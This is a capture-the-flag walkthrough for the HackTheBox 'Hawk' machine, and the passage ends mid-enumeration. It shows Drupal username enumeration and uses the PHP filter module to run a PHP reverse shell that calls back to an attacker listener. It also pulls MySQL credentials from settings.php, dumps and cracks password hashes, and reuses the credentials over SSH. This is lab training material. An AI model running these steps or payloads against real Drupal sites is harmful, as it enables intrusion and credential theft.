
There are a number of critical unauthenticated RCE vulnerabilities affecting Drupal 6 and 7. The “Drupalgeddon” 2 and 3 vulnerabilities were announced in March and April 2018 respectively, and so it is worth checking the Drupal CHANGELOG.txt, to see if it is vulnerable. This installation is 7.58, which is patched against these vulnerabilities.



```
Drupal 7.58, 2018-03-28
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-002.

Drupal 7.57, 2018-02-21
-----------------------
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-001.

Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.
```

Drupal Module and Theme Enumeration


Is it also worth running a scanner such as droopscan to identify if there are any interesting or potentially vulnerable themes and modules installed. The "php" module has been identified and seems interesting.



```
root@kali:/opt/droopescan# /opt/droopescan/droopescan scan drupal -u http://10.10.10.102
[+] Themes found:
    seven http://10.10.10.102/themes/seven/
    garland http://10.10.10.102/themes/garland/

[+] Possible interesting urls found:
    Default changelog file - http://10.10.10.102/CHANGELOG.txt
    Default admin - http://10.10.10.102/user/login

[+] Possible version(s):
    7.58

[+] Plugins found:
    image http://10.10.10.102/modules/image/
    profile http://10.10.10.102/modules/profile/
    php http://10.10.10.102/modules/php/

[+] Scan finished (0:01:26.433878 elapsed)
```

Drupal User Enumeration

Often, users are made Drupal administrators to facilitate easy content management, and it is worth identifying these users as they may have weak passwords. In the Hawk video, IppSec shows a method of user enumeration which may not be detected. When attempting to log in, if either username or password is incorrect, the typical error message “Sorry, unrecognized username or password” is displayed. However, by inputting an invalid email address in the user registration form (e.g. by including a ; character), valid usernames can be enumerated without creating a mass of dummy accounts.




The e-mail address *dsfwfad;qed;@qwdqw.com* is not valid.

User account

Username *	ewfwef
E-mail address *	dsfwfad;qed;@qwdqw.com

Spaces are allowed; punctuation is not allowed except for periods, hyphens, apostrophes, and underscores.



- The name *admin* is already taken.
- The e-mail address *dsfwfad;qed;@qwdqw.com* is not valid.

User account

Username *	admin
E-mail address *	dsfwfad;qed;@qwdqw.com


Spaces are allowed; punctuation is not allowed except for periods, hyphens, apostrophes, and underscores.

Logging in as “admin” with the password “PencilKeyboardScanner123” is successful.

Exploitation


Enabling of PHP filter Module and RCE

Once logged in as admin, the available modules are examined and the “PHP filter” module is enabled.




ENABLED	NAME	VERSION	DESCRIPTION
☑	Options	7.58	Requires: Field (enabled), Field SQL storage (enabled) Required by: Taxonomy (enabled), Forum (disabled), List (enabled)
☑	Overlay	7.58	Displays the Drupal administration interface in an overlay.
☑	Path	7.58	Allows users to rename URLs.
□	PHP filter	7.58	Allows embedded PHP code/snippets to be evaluated.

A webshell is selected and edited with the callback details, before being copied to the clipboard, and a netcat listener is stood up.



```
root@kali:~/hackthebox/hawk# locate /webshells/php
/usr/share/webshells/php
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
root@kali:~/hackthebox/hawk# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~/hackthebox/hawk# vi php-reverse-shell.php
root@kali:~/hackthebox/hawk# cat php-reverse-shell.php | xclip -selection clipboard
root@kali:~/hackthebox/hawk# nc -lvnp 443
listening on [any] 443 ...
```


After clicking “Add content” ➜ “Basic page”, and selecting “PHP code” from the “Text format” dropdown list, the contents of the webshell are added to the Body.



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.18';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

After clicking “Preview”, a connection is received and the commands below are issued to upgrade the shell.

```
SHELL=/bin/bash script -q /dev/null
Ctrl-Z
stty raw -echo
fg
reset
xterm
export TERM=xterm
```




```
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.102] 42344
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 21:57:38 up 1 day, 23:24,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/bin/bash script -q /dev/null
www-data@hawk:/$ ^Z
[2]+  Stopped                 nc -lvnp 443
root@kali:~/hackthebox/hawk# stty raw -echo
root@kali:~/hackthebox/hawk# nc -lvnp 443
                                         reset
reset: unknown terminal type unknown
Terminal type? xterm
```

Post-Exploitation

Identification of Drupal Database Credentials


The Drupal installation can now be examined in further detail. The drush command line utility is useful for interacting with Drupal, and allows for additional Drupal modules to be installed, among other powerful features, but it is not present on this installation. The settings.php associated with the default site is inspected, as this likely contains database credentials.

/var/www/html/sites/default/settings.php



```
www-data@hawk:/$ locate sites/
/var/www/html/sites/README.txt
/var/www/html/sites/all
/var/www/html/sites/default
/var/www/html/sites/example.sites.php
/var/www/html/sites/all/libraries
/var/www/html/sites/all/modules
/var/www/html/sites/all/themes
/var/www/html/sites/all/libraries/README.txt
/var/www/html/sites/all/modules/README.txt
/var/www/html/sites/all/themes/README.txt
/var/www/html/sites/default/default.settings.php
/var/www/html/sites/default/files
/var/www/html/sites/default/settings.php
/var/www/html/sites/default/files/.htaccess
/var/www/html/sites/default/files/styles
```

The mysql credentials **drupal:drupal4hawk** with a database name of “drupal” are visible.




```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal4hawk',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Cracking Drupal Hashes


Typical drupal installations may have multiple user accounts configured. If in scope as part of a pentest, or as a pre-emptive check by defenders, the Drupal usernames and password hashes can be dumped, and subjected to an offline brute force attack in order to recover the plaintext passwords (although in this case the password is not in rockyou.txt).

```
mysql -u drupal -p
use drupal;select name,pass from users where status=1;
```



```
www-data@hawk:/$ mysql -u drupal -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30672
Server version: 5.7.22-0ubuntu18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use drupal;select name,pass from users where status=1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-------+---------------------------------------------------------+
| name  | pass                                                    |
+-------+---------------------------------------------------------+
| admin | $S$DFw163ixD00W55hdCqtvCB13XOTLhZ0pt0FVpFy1Ntmdp5EAOX08 |
+-------+---------------------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

hashcat supports the Drupal 7 hash format.




```
root@kali:~/hackthebox/hawk# hashcat --help | grep Drupal
   7900 | Drupal7                                          | Forums, CMS, E-Commerce, Frameworks
```

```
hashcat -m 7900 hashes.txt wordlist.txt --potfile-disable --force
```

Password Reuse


Password reuse is extremely common and the password **drupal4hawk** should be tried with other identified accounts. The same password has been configured for the unprivileged user daniel, and the user flag can now be obtained.



```
root@kali:~/hackthebox/hawk# ssh daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov 30 23:02:09 UTC 2018

  System load:  0.0               Processes:            104
  Usage of /:   54.2% of 9.78GB   Users logged in:      0
  Memory usage: 60%               IP address for ens33: 10.10.10.102
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

55 packages can be updated.
3 updates are security updates.


Last login: Thu Nov 29 00:03:03 2018 from 10.10.14.18
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/bash")
daniel@hawk:~$ wc -c ~/user.txt
33 /home/daniel/user.txt
```


H2 (DBMS) Enumeration

H2 is an open source database management system written in Java. Curl is used to verify that the login page is accessible internally.



```
www-data@hawk:/$ netstat -auntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
